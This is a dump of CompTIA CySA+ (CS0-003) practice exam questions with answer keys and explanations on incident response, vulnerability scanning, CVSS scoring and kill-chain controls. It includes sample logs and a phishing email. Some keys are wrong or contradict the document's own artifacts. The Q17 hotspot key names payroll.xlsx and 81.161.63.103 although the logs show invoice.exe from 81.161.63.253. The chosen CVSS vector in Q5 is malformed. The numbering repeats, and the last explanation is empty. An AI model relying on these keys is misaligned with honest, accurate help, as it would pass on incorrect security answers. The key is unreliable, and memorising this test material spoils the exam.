

CompTIA

Exam Questions CS0-003

CompTIA CySA+ Certification Beta Exam



NEW QUESTION 1

During a security test, a security analyst found a critical application with a buffer overflow vulnerability. Which of the following would be best to mitigate the vulnerability at the application level?

- A. Perform OS hardening.
- B. Implement input validation.
- C. Update third-party dependencies.
- D. Configure address space layout randomization.

Answer: B

Explanation:

Implementing input validation is the best way to mitigate the buffer overflow vulnerability at the application level. Input validation is a technique that checks the data entered by users or attackers against a set of rules or constraints, such as data type, length, format, or range. Input validation can prevent common web application attacks such as SQL injection, cross-site scripting (XSS), or command injection, which exploit the lack of input validation to execute malicious code or commands on the server or the client side. By validating the input before allowing submission, the web application can reject or sanitize any malicious or unexpected input, and protect the application from being compromised¹². References: How to detect, prevent, and mitigate buffer overflow attacks - Synopsys, How to mitigate buffer overflow vulnerabilities | Infosec

NEW QUESTION 2

A company is in the process of implementing a vulnerability management program. Which of the following scanning methods should be implemented to minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process?

- A. Non-credentialed scanning
- B. Passive scanning
- C. Agent-based scanning
- D. Credentialed scanning

Answer: B

Explanation:

Passive scanning is a method of vulnerability identification that does not send any packets or probes to the target devices, but rather observes and analyzes the network traffic passively. Passive scanning can minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process, as it does not interfere with the normal operation of the devices or cause any network disruption. Passive scanning can also detect vulnerabilities that active scanning may miss, such as misconfigured devices, rogue devices or unauthorized traffic. Official References:

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

? <https://www.comptia.org/certifications/cybersecurity-analyst>

NEW QUESTION 3

The Chief Information Security Officer is directing a new program to reduce attack surface risks and threats as part of a zero trust approach. The IT security team is required to come up with priorities for the program. Which of the following is the best priority based on common attack frameworks?

- A. Reduce the administrator and privileged access accounts
- B. Employ a network-based IDS
- C. Conduct thorough incident response
- D. Enable SSO to enterprise applications

Answer: A

Explanation:

The best priority based on common attack frameworks for a new program to reduce attack surface risks and threats as part of a zero trust approach is to reduce the administrator and privileged access accounts. Administrator and privileged access accounts are accounts that have elevated permissions or capabilities to perform sensitive or critical tasks on systems or networks, such as installing software, changing configurations, accessing data, or granting access. Reducing the administrator and privileged access accounts can help minimize the attack surface, as it can limit the number of potential targets or entry points for attackers, as well as reduce the impact or damage of an attack if an account is compromised.

NEW QUESTION 4

A security analyst needs to mitigate a known, exploited vulnerability related not tack vector that embeds software through the USB interface. Which of the following should the analyst do first?

- A. Conduct security awareness training on the risks of using unknown and unencrypted USBs.
- B. Write a removable media policy that explains that USBs cannot be connected to a company asset.
- C. Check configurations to determine whether USB ports are enabled on company assets.
- D. Review logs to see whether this exploitable vulnerability has already impacted the company.

Answer: C

Explanation:

USB ports are a common attack vector that can be used to deliver malware, steal data, or compromise systems. The first step to mitigate this vulnerability is to check the configurations of the company assets and disable or restrict the USB ports if possible. This will prevent unauthorized devices from being connected and reduce the attack surface. The other options are also important, but they are not the first priority in this scenario.

References:

? CompTIA CySA+ CS0-003 Certification Study Guide, page 247

? What are Attack Vectors: Definition & Vulnerabilities, section "How to secure attack vectors"

? Are there any attack vectors for a printer connected through USB in a Windows environment?, answer by user "schroeder"

NEW QUESTION 5

A recent zero-day vulnerability is being actively exploited, requires no user interaction or privilege escalation, and has a significant impact to confidentiality and integrity but not to availability. Which of the following CVE metrics would be most accurate for this zero-day threat?

- A. CVSS: 31/AV: N/AC: L/PR: N/UI: N/S: U/C: H/I: K/A: L
- B. CVSS:31/AV:K/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:L
- C. CVSS:31/AV:N/AC:L/PR:N/UI:H/S:U/C:L/I:N/A:H
- D. CVSS:31/AV:L/AC:L/PR:R/UI:R/S:U/C:H/I:L/A:H

Answer: A

Explanation:

This answer matches the description of the zero-day threat. The attack vector is network (AV:N), the attack complexity is low (AC:L), no privileges are required (PR:N), no user interaction is required (UI:N), the scope is unchanged (S:U), the confidentiality and integrity impacts are high (C:H/I:H), and the availability impact is low (A:L). Official References: <https://nvd.nist.gov/vuln-metrics/cvss>

NEW QUESTION 6

The Chief Executive Officer (CEO) has notified that a confidential trade secret has been compromised. Which of the following communication plans should the CEO initiate?

- A. Alert department managers to speak privately with affected staff.
- B. Schedule a press release to inform other service provider customers of the compromise.
- C. Disclose to all affected parties in the Chief Operating Officer for discussion and resolution.
- D. Verify legal notification requirements of PII and SPII in the legal and human resource departments.

Answer: A

Explanation:

The CEO should initiate an alert to department managers to speak privately with affected staff. This is because the trade secret is confidential and should not be disclosed to the public. Additionally, the CEO should verify legal notification requirements of PII and SPII in the legal and human resource departments to ensure compliance with data protection laws.

References: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition, Chapter 4, "Data Protection and Privacy Practices", page 194; CompTIA CySA+ Certification Exam Objectives Version 4.0, Domain 4.0 "Compliance and Assessment", Objective 4.1 "Given a scenario, analyze data as part of a security incident", Sub-objective "Data classification levels", page 23

NEW QUESTION 7

An organization has tracked several incidents that are listed in the following table:

Start time	Detection time	Time elapsed in minutes
7:20 a.m.	10:30 a.m.	180
12:00 a.m.	2:30 a.m.	150
9:25 a.m.	12:15 p.m.	170
3:25 p.m.	5:45 p.m.	140

Which of the following is the organization's MTTD?

- A. 140
- B. 150
- C. 160
- D. 180

Answer: C

Explanation:

The MTTD (Mean Time To Detect) is calculated by averaging the time elapsed in detecting incidents. From the given data: $(180+150+170+140)/4 = 160$ minutes. This is the correct answer according to the CompTIA CySA+ CS0-003 Certification Study Guide1, Chapter 4, page 161. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4, page 153; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 4, page 161.

NEW QUESTION 8

An analyst is remediating items associated with a recent incident. The analyst has isolated the vulnerability and is actively removing it from the system. Which of the following steps of the process does this describe?

- A. Eradication
- B. Recovery
- C. Containment
- D. Preparation


Answer: A

Explanation:

Eradication is a step in the incident response process that involves removing any traces or remnants of the incident from the affected systems or networks, such as malware, backdoors, compromised accounts, or malicious files. Eradication also involves restoring the systems or networks to their normal or secure state, as well as verifying that the incident is completely eliminated and cannot recur. In this case, the analyst is remediating items associated with a recent incident by isolating the vulnerability and actively removing it from the system. This describes the eradication step of the incident response process.

NEW QUESTION 9

A security analyst reviews the following Arachni scan results for a web application that stores PII data:



Issues [45]

All [45] * Fixed [0] ✓ Verified [0] Pending verification [2] ✗ False positives [0] ⚙ Awaiting review [0]

Listing all logged issues.

TOGGLE BY SEVERITY

Reset Show all Hide all

High 16
Medium 3
Low 7
Informational 17

NAVIGATE TO

Cross-Site Scripting (XSS) 4
Cross-Site Scripting (XSS) in s 3
Blind SQL Injection (timing atta 3
SQL Injection 2
Remote File Inclusion 1
Blind SQL Injection (differential 2
Code injection (timing attack) 3

URL	Input	Element
Cross-Site Scripting (XSS) 4		
<p>Client-side scripts are used extensively by modern web applications. They perform from simple functions (such as the formatting of text) up to full manipulation of client-side data and Operating System interaction.</p> <p>Cross Site Scripting (XSS) allows clients to inject scripts into a request and have the server return the script to the client in the response. This occurs because the application is taking untrusted data (in this example, from the client) and reusing it without performing any validation or sanitisation.</p> <p>If the injected script is returned immediately this is known as reflected XSS. If the injected script is stored by the server and returned to any client visiting the affected page, then this is known as persistent XSS (also stored XSS).</p> <p>Arachni has discovered that it is possible to insert script content directly into HTML element content.</p> <p>(CWE)</p>		

Which of the following should be remediated first?

- A. SQL injection
- B. RFI
- C. XSS
- D. Code injection

Answer: A

Explanation:

SQL injection should be remediated first, as it is a high-severity vulnerability that can allow an attacker to execute arbitrary SQL commands on the database server and access, modify, or delete sensitive data, including PII. According to the Arachni scan results, there are two instances of SQL injection and three instances of blind SQL injection (two timing attacks and one differential analysis) in the web application. These vulnerabilities indicate that the web application does not properly validate or sanitize the user input before passing it to the database server, and thus exposes the database to malicious queries¹². SQL injection can have serious consequences for the confidentiality, integrity, and availability of the data and the system, and can also lead to further attacks, such as privilege escalation, data exfiltration, or remote code execution³⁴. Therefore, SQL injection should be the highest priority for remediation, and the web application should implement input validation, parameterized queries, and least privilege principle to prevent SQL injection attacks⁵. References: Web application testing with Arachni | Infosec, How do I create a generated scan report for PDF in Arachni Web ..., Command line user interface · Arachni/arachni Wiki · GitHub, SQL Injection - OWASP, Blind SQL Injection - OWASP, SQL Injection Attack: What is it, and how to prevent it., SQL Injection Cheat Sheet & Tutorial | Veracode

NEW QUESTION 10

Which of the following describes how a CSIRT lead determines who should be communicated with and when during a security incident?

- A. The lead should review what is documented in the incident response policy or plan
- B. Management level members of the CSIRT should make that decision
- C. The lead has the authority to decide who to communicate with at any time
- D. Subject matter experts on the team should communicate with others within the specified area of expertise

Answer: A

Explanation:

The incident response policy or plan is a document that defines the roles and responsibilities, procedures and processes, communication and escalation protocols, and reporting and documentation requirements for handling security incidents. The lead should review what is documented in the incident response policy or plan to determine who should be communicated with and when during a security incident, as well as what information should be shared and how. The incident response policy or plan should also be aligned with the organizational policies and legal obligations regarding incident notification and disclosure.

NEW QUESTION 10

A security team identified several rogue Wi-Fi access points during the most recent network scan. The network scans occur once per quarter. Which of the following controls would best allow the organization to identify rogue devices more quickly?

- A. Implement a continuous monitoring policy.
- B. Implement a BYOD policy.
- C. Implement a portable wireless scanning policy.
- D. Change the frequency of network scans to once per month.

Answer: A

Explanation:

The best control to allow the organization to identify rogue devices more quickly is A. Implement a continuous monitoring policy. A continuous monitoring policy is a set of procedures and tools that enable an organization to detect and respond to unauthorized or anomalous activities on its network in real time or near real time. A continuous monitoring policy can help identify rogue access points as soon as they appear on the network, rather than waiting for quarterly or monthly scans. A continuous monitoring policy can also help improve the overall security posture and compliance of the organization by providing timely and accurate information about its network assets, vulnerabilities, threats, and incidents¹.

NEW QUESTION 15

A recent penetration test discovered that several employees were enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. Which of the following would best address this issue?

- A. Increasing training and awareness for all staff
- B. Ensuring that malicious websites cannot be visited
- C. Blocking all scripts downloaded from the internet
- D. Disabling all staff members' ability to run downloaded applications

Answer: A

Explanation:

Increasing training and awareness for all staff is the best way to address the issue of employees being enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. This issue is an example of social engineering, which is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. Social engineering can take many forms, such as phishing, vishing, baiting, quid pro quo, or impersonation. The best defense against social engineering is to educate and train the staff on how to recognize and avoid common social engineering tactics, such as:

- ? Verifying the identity and legitimacy of the caller or sender before following their instructions or clicking on any links or attachments
- ? Being wary of unsolicited or unexpected requests for information or action, especially if they involve urgency, pressure, or threats
- ? Reporting any suspicious or anomalous activity to the security team or the appropriate authority
- ? Following the organization's policies and procedures on security awareness and best practices

Official References:

- ? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- ? <https://www.comptia.org/certifications/cybersecurity-analyst>
- ? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 17

HOTSPOT

A company recently experienced a security incident. The security team has determined a user clicked on a link embedded in a phishing email that was sent to the entire company. The link resulted in a malware download, which was subsequently installed and run.

INSTRUCTIONS

Part 1

Review the artifacts associated with the security incident. Identify the name of the malware, the malicious IP address, and the date and time when the malware executable entered the organization.

Part 2

Review the kill chain items and select an appropriate control for each that would improve the security posture of the organization and would have helped to prevent this incident from occurring. Each control may only be used once, and not all controls will be used.



Firewall log:

Firewall log ✕

Traffic denied:

Dec 1 14:10:46 fire00 fire00: NetScreen device_id=fire00 [Root]system-notification-00257(traffic): policy_id=119 service=udp/port:7001 proto=17 src zone=Trust dst zone=Untrust action=Deny sent=0 rcvd=0 src=192.168.2.1 dst=1.2.3.4 src_port=3036 dst_port=7001

Dec 1 14:12:31 fire00 aka1: NetScreen device_id=aka1 [Root]system-notification-00257(traffic): policy_id=120 service=udp/port:20721 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0 rcvd=0 src=192.168.2.2 dst=1.2.3.4 src_port=53 dst_port=20721

Dec 1 14:14:31 fire00 aka1: NetScreen device_id=aka1 [Root]system-notification-00257(traffic): policy_id=120 service=udp/port:17210 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0 rcvd=0 src=192.168.2.2 dst=1.2.3.4 src_port=53 dst_port=17210

Alert messages:

Dec 1 14:03:19 [xx] ns5gt: NetScreen device_id=ns5gt [Root]system-alert-00016: invoice.exe From 81.161.63.253, proto TCP (zone Untrust, int untrust). Occurred 1 times.

Critical messages:

Dec 1 11:24:16 fire00 sav00: NetScreen device_id=sav00 [Root]system-critical-00436: Large ICMP packet!
 From 1.2.3.4 to 2.3.4.5, proto 1 (zone Untrust, int ethernet1/2). Occurred 1 times.
 [00001] 2005-05-16 12:55:10 [Root]system-critical-00042: Replay packet detected on IPSec tunnel on
 ethernet3 with tunnel ID 0x1c! From z.y.x.w to a.b.c.d/336, ESP, SPI 0xf63af637, SEQ 0xe337.
 [00001] 2006-05-25 13:34:33 [Root]system-alert-00008: IP spoofing! From 10.1.1.238:80 to a.b.c.d:49807,
 proto TCP (zone Untrust, int ethernet3). Occurred 1 times.

File integrity Monitoring Report:

File integrity monitoring report				
Shows files, folders, shares, and permissions that were created, deleted, or modified.				
Action	Object type	What	Who	When
Added	File	\\host1\users\user1\Downloads\payroll.xlsx	Domainusers\user1	11/30/19 12:05:34
Where: Workstation:	Host1 172.30.0.152			
Removed	File	\\host1\users\user1\Downloads\payroll.xlsx	Domainusers\user1	11/30/19 12:25:13
Where: Workstation: Date created:	Host1 172.30.0.152	"11/30/19 12:05:34"		
Added	File	\\host1\users\user1\Downloads\resume1.docx	Domainusers\user1	12/1/19 13:59:25
Where: Workstation:	Host1 172.30.0.152			
Added	File	\\host1\users\user1\Downloads\invoice.exe	Domainusers\user1	12/1/19 14:03:55
Where: Workstation:	Host1 172.30.0.152			
Renamed	File		Domainusers\user1	12/1/19 14:25:30
Where: Workstation: Name changed from:	Host1 172.30.0.152	resume1.docx to resume2.docx		

Malware domain list:

Malware domain list
MalwareDomainList.com Host List # # http://www.maowaredomainlist.com/hostlist/hosts.txt # # Last updated: 3 Dec 2019, 21:00:00 # # IP # 171.25.193.20 171.25.193.25 185.220.101.194 81.161.63.103 81.161.63.253 77.247.181.162 141.98.81.194 46.101.220.225 139.59.95.60 51.254.37.192 81.161.63.104 139.59.116.115

Vulnerability Scan Report:

Vulnerability scan report

HIGH SEVERITY

Title: Cleartext transmission of sensitive information
Description: The software transmits sensitive or security-critical data in Cleartext in a communication channel that can be sniffed by authorized users.
Affected asset: 172.30.0.150
Risk: Anyone can read the information by gaining access to the channel being used for communication.
Reference: CVE-2002-1949

HIGH SEVERITY

Title: Elevated privileges not required for software installations
Description: All account types can install software, requirements for privileged accounts for installation capabilities is not configured.
Affected asset: 172.30.0.152
Risk: Enhanced risk for unauthorized or malicious software installation
Reference: n/a

MEDIUM SEVERITY

Title: Sensitive cookie in HTTPS session without "secure" attribute
Description: The secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.
Affected asset: 172.30.0.157
Risk: Session sidejacking
Reference: CVE-2004-0462

LOW SEVERITY

Title: Untrusted SSL/TLS Server X.509 certificate
Description: The server's TLS/SSL certificate is signed by a certificate authority that is untrusted or unknown.
Affected asset: 172.30.0.153
Risk: May allow on-path attackers to insert a spoofed certificate for any distinguished name (DN).
Reference: CVE-2005-1234

Phishing Email:

Phishing email

From: IT HelpDesk <it-helpdesk@company.com>
 Sent: Sun 12/01/2019 2:00:00
 To: Global Users <globalusers@company.com>
 Subject: Moving our mail servers

Hi,

In the upcoming days, we will be moving our mail servers. Check out the new Company Webmail to know if it has started working for you.

Visit the new Company Webmail to see all the new features.
 Use your current username and password at [Company Webmail](#).

Download the latest mail client located [here](#).

Thank you.

IT HelpDesk

Kill chain item

Phishing email	<div>Select control</div> <div>Firewall file type filter</div> <div>Honeypot</div> <div>MFA</div> <div>MAC filtering</div> <div>Restricted local user permissions</div> <div>Email filtering</div> <div>Disk-level encryption</div> <div>Updated antivirus</div> <div>Network segmentation</div> <div>Plain text email format</div> <div>VPN</div> <div>IP blocklist</div> <div>Backups</div>	Malware install	<div>Select control</div> <div>Firewall file type filter</div> <div>Honeypot</div> <div>MFA</div> <div>MAC filtering</div> <div>Restricted local user permissions</div> <div>Email filtering</div> <div>Disk-level encryption</div> <div>Updated antivirus</div> <div>Network segmentation</div> <div>Plain text email format</div> <div>VPN</div> <div>IP blocklist</div> <div>Backups</div>
Active links	<div>Select control</div> <div>Firewall file type filter</div> <div>Honeypot</div> <div>MFA</div> <div>MAC filtering</div> <div>Restricted local user permissions</div> <div>Email filtering</div> <div>Disk-level encryption</div> <div>Updated antivirus</div> <div>Network segmentation</div> <div>Plain text email format</div> <div>VPN</div> <div>IP blocklist</div> <div>Backups</div>	Malware execution	<div>Select control</div> <div>Firewall file type filter</div> <div>Honeypot</div> <div>MFA</div> <div>MAC filtering</div> <div>Restricted local user permissions</div> <div>Email filtering</div> <div>Disk-level encryption</div> <div>Updated antivirus</div> <div>Network segmentation</div> <div>Plain text email format</div> <div>VPN</div> <div>IP blocklist</div> <div>Backups</div>
Malicious website access	<div>Select control</div> <div>Firewall file type filter</div> <div>Honeypot</div> <div>MFA</div> <div>MAC filtering</div> <div>Restricted local user permissions</div> <div>Email filtering</div> <div>Disk-level encryption</div> <div>Updated antivirus</div> <div>Network segmentation</div> <div>Plain text email format</div> <div>VPN</div> <div>IP blocklist</div> <div>Backups</div>	File encryption	<div>Select control</div> <div>Firewall file type filter</div> <div>Honeypot</div> <div>MFA</div> <div>MAC filtering</div> <div>Restricted local user permissions</div> <div>Email filtering</div> <div>Disk-level encryption</div> <div>Updated antivirus</div> <div>Network segmentation</div> <div>Plain text email format</div> <div>VPN</div> <div>IP blocklist</div> <div>Backups</div>
Malware download	<div>Select control</div> <div>Firewall file type filter</div> <div>Honeypot</div> <div>MFA</div> <div>MAC filtering</div> <div>Restricted local user permissions</div> <div>Email filtering</div> <div>Disk-level encryption</div> <div>Updated antivirus</div> <div>Network segmentation</div> <div>Plain text email format</div> <div>VPN</div> <div>IP blocklist</div> <div>Backups</div>		

Identify the following:

Malicious executable	<div>Select option</div> <div>invoice.exe</div> <div>resume1.docx</div> <div>resume2.docx</div> <div>payroll.xlsx</div>
Malicious IP address	<div>Select option</div> <div>81.161.63.103</div> <div>81.161.63.253</div> <div>171.25.193.20</div> <div>185.220.101.194</div> <div>192.168.2.1</div> <div>171.25.193.25</div> <div>10.1.1.238</div>
Date/time malware entered organization	<div>Select option</div> <div>1 Dec 2019 11:24:16</div> <div>1 Dec 2019 14:03:19</div> <div>1 Dec 2019 14:03:55</div> <div>30 Nov 2019 12:05:34</div> <div>1 Dec 2019 14:25:30</div> <div>1 Dec 2019 13:59:25</div> <div>30 Nov 2019 12:25:13</div>

- A. Mastered
 B. Not Mastered

Answer: A

Explanation:

Kill chain item

Phishing email	Email filtering	Malware install	Restricted local user permissions
Active links	VPN	Malware execution	Updated antivirus
Malicious website access	IP blocklist	File encryption	Backups
Malware download	Firewall file type filter		

Identify the following:

Malicious executable	payroll.xlsx
Malicious IP address	81.161.63.103
Date/time malware entered organization	1 Dec 2019 14:03:19

NEW QUESTION 22

A Chief Information Security Officer (CISO) is concerned that a specific threat actor who is known to target the company's business type may be able to breach the network and remain inside of it for an extended period of time.

Which of the following techniques should be performed to meet the CISO's goals?

- A. Vulnerability scanning
 B. Adversary emulation
 C. Passive discovery
 D. Bug bounty

Answer: B

Explanation:

The correct answer is B. Adversary emulation.

Adversary emulation is a technique that involves mimicking the tactics, techniques, and procedures (TTPs) of a specific threat actor or group to test the effectiveness of the security controls and incident response capabilities of an organization¹. Adversary emulation can help identify and address the gaps and weaknesses in the security posture of an organization, as well as improve the readiness and skills of the security team. Adversary emulation can also help measure the dwell time, which is the duration that a threat actor remains undetected inside the network².

The other options are not the best techniques to meet the CISO's goals. Vulnerability scanning (A) is a technique that involves scanning the network and systems for known vulnerabilities, but it does not simulate a real attack or test the incident response capabilities. Passive discovery © is a technique that involves collecting information about the network and systems without sending any packets or probes, but it does not identify or exploit any vulnerabilities or test the security controls. Bug bounty (D) is a program that involves rewarding external researchers or hackers for finding and reporting vulnerabilities in an organization's systems or applications, but it does not focus on a specific threat actor or group.

NEW QUESTION 23

A manufacturer has hired a third-party consultant to assess the security of an OT network that includes both fragile and legacy equipment Which of the following must be considered to ensure the consultant does no harm to operations?

- A. Employing Nmap Scripting Engine scanning techniques
- B. Preserving the state of PLC ladder logic prior to scanning
- C. Using passive instead of active vulnerability scans
- D. Running scans during off-peak manufacturing hours

Answer: C

Explanation:

In environments with fragile and legacy equipment, passive scanning is preferred to prevent any potential disruptions that active scanning might cause.

When assessing the security of an Operational Technology (OT) network, especially one with fragile and legacy equipment, it's crucial to use passive instead of active vulnerability scans. Active scanning can sometimes disrupt the operation of sensitive or older equipment. Passive scanning listens to network traffic without sending probing requests, thus minimizing the risk of disruption.

NEW QUESTION 24

During an incident involving phishing, a security analyst needs to find the source of the malicious email. Which of the following techniques would provide the analyst with this information?

- A. Header analysis
- B. Packet capture
- C. SSL inspection
- D. Reverse engineering

Answer: A

Explanation:

Header analysis is the technique of examining the metadata of an email, such as the sender, recipient, date, subject, and routing information. It can help to identify the source of a malicious email by revealing the IP address and domain name of the originator, as well as any spoofing or redirection attempts. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 6, page 240; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 6, page 249.

NEW QUESTION 26

An analyst recommends that an EDR agent collect the source IP address, make a connection to the firewall, and create a policy to block the malicious source IP address across the entire network automatically. Which of the following is the best option to help the analyst implement this recommendation?

- A. SOAR
- B. SIEM
- C. SLA
- D. IoC

Answer: A

Explanation:

SOAR (Security Orchestration, Automation, and Response) is the best option to help the analyst implement the recommendation, as it reflects the software solution that enables security teams to integrate and coordinate separate tools into streamlined threat response workflows and automate repetitive tasks. SOAR is a term coined by Gartner in 2015 to describe a technology that combines the functions of security incident response platforms, security orchestration and automation platforms, and threat intelligence platforms in one offering. SOAR solutions help security teams to collect inputs from various sources, such as EDR agents, firewalls, or SIEM systems, and perform analysis and triage using a combination of human and machine power. SOAR solutions also allow security teams to define and execute incident response procedures in a digital workflow format, using automation to perform low-level tasks or actions, such as blocking an IP address or quarantining a device. SOAR solutions can help security teams to improve efficiency, consistency, and scalability of their operations, as well as reduce mean time to detect (MTTD) and mean time to respond (MTTR) to threats. The other options are not as suitable as SOAR, as they do not match the description or purpose of the recommendation. SIEM (Security Information and Event Management) is a software solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM solutions can help security teams to gain visibility, correlation, and context of their security data, but they do not provide automation or orchestration features like SOAR solutions. SLA (Service Level Agreement) is a document that defines the expectations and responsibilities between a service provider and a customer, such as the quality, availability, or performance of the service. SLAs can help to manage customer expectations, formalize communication, and improve productivity and relationships, but they do not help to implement technical recommendations like SOAR solutions. IoC (Indicator of Compromise) is a piece of data or evidence that suggests a system or network has been compromised by a threat actor, such as an IP address, a file hash, or a registry key. IoCs can help to identify and analyze malicious activities or incidents, but they do not help to implement response actions like SOAR solutions.

NEW QUESTION 31

Which of the following concepts is using an API to insert bulk access requests from a file into an identity management system an example of?

- A. Command and control
- B. Data enrichment

- C. Automation
- D. Single sign-on

Answer: C

Explanation:

Automation is the best concept to describe the example, as it reflects the use of technology to perform tasks or processes without human intervention. Automation can help to improve efficiency, accuracy, consistency, and scalability of various operations, such as identity and access management (IAM). IAM is a security framework that enables organizations to manage the identities and access rights of users and devices across different systems and applications. IAM can help to ensure that only authorized users and devices can access the appropriate resources at the appropriate time and for the appropriate purpose. IAM can involve various tasks or processes, such as authentication, authorization, provisioning, deprovisioning, auditing, or reporting. Automation can help to simplify and streamline these tasks or processes by using software tools or scripts that can execute predefined actions or workflows based on certain triggers or conditions. For example, automation can help to create, update, or delete user accounts in bulk based on a file or a database, rather than manually entering or modifying each account individually. The example in the question shows that an API is used to insert bulk access requests from a file into an identity management system. An API (Application Programming Interface) is a set of rules or specifications that defines how different software components or systems can communicate and exchange data with each other. An API can help to enable automation by providing a standardized and consistent way to access and manipulate data or functionality of a software component or system. The example in the question shows that an API is used to automate the process of inserting bulk access requests from a file into an identity management system, rather than manually entering each request one by one. The other options are not correct, as they describe different concepts or techniques. Command and control is a term that refers to the ability of an attacker to remotely control a compromised system or device, such as using malware or backdoors. Command and control is not related to what is described in the example. Data enrichment is a term that refers to the process of enhancing or augmenting existing data with additional information from external sources, such as adding demographic or behavioral attributes to customer profiles. Data enrichment is not related to what is described in the example. Single sign-on is a term that refers to an authentication method that allows users to access multiple systems or applications with one set of credentials, such as using a single username and password for different websites or services. Single sign-on is not related to what is described in the example.

NEW QUESTION 33

Which of the following should be updated after a lessons-learned review?

- A. Disaster recovery plan
- B. Business continuity plan
- C. Tabletop exercise
- D. Incident response plan

Answer: D

Explanation:

A lessons-learned review is a process of evaluating the effectiveness and efficiency of the incident response plan after an incident or an exercise. The purpose of the review is to identify the strengths and weaknesses of the incident response plan, and to update it accordingly to improve the future performance and resilience of the organization. Therefore, the incident response plan should be updated after a lessons-learned review. References: The answer was based on the NCSC CAF guidance from the National Cyber Security Centre, which states: "You should use post-incident and post-exercise reviews to actively reduce the risks associated with the same, or similar, incidents happening in future. Lessons learned can inform any aspect of your cyber security, including: System configuration Security monitoring and reporting Investigation procedures Containment/recovery strategies"

NEW QUESTION 34

A security analyst is performing vulnerability scans on the network. The analyst installs a scanner appliance, configures the subnets to scan, and begins the scan of the network.

Which of the following would be missing from a scan performed with this configuration?

- A. Operating system version
- B. Registry key values
- C. Open ports
- D. IP address

Answer: B

Explanation:

Registry key values would be missing from a scan performed with this configuration, as the scanner appliance would not have access to the Windows Registry of the scanned systems. The Windows Registry is a database that stores configuration settings and options for the operating system and installed applications. To scan the Registry, the scanner would need to have credentials to log in to the systems and run a local agent or script. The other items would not be missing from the scan, as they can be detected by the scanner appliance without credentials. Operating system version can be identified by analyzing service banners or fingerprinting techniques. Open ports can be discovered by performing a port scan or sending probes to common ports. IP address can be obtained by resolving the hostname or using network discovery tools. <https://attack.mitre.org/techniques/T1112/>

NEW QUESTION 36

An analyst discovers unusual outbound connections to an IP that was previously blocked at the web proxy and firewall. Upon further investigation, it appears that the proxy and firewall rules that were in place were removed by a service account that is not recognized. Which of the following parts of the Cyber Kill Chain does this describe?

- A. Delivery
- B. Command and control
- C. Reconnaissance
- D. Weaponization

Answer: B

Explanation:

The Command and Control stage of the Cyber Kill Chain describes the communication between the attacker and the compromised system. The attacker may use this channel to send commands, receive data, or update malware. If the analyst discovers unusual outbound connections to an IP that was previously blocked, it may indicate that the attacker has established a command and control channel and bypassed the security controls. References: Cyber Kill Chain® | Lockheed

Martin

NEW QUESTION 39

Which of the following is the best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach?

- A. Determine the sophistication of the audience that the report is meant for
- B. Include references and sources of information on the first page
- C. Include a table of contents outlining the entire report
- D. Decide on the color scheme that will effectively communicate the metrics

Answer: A

Explanation:

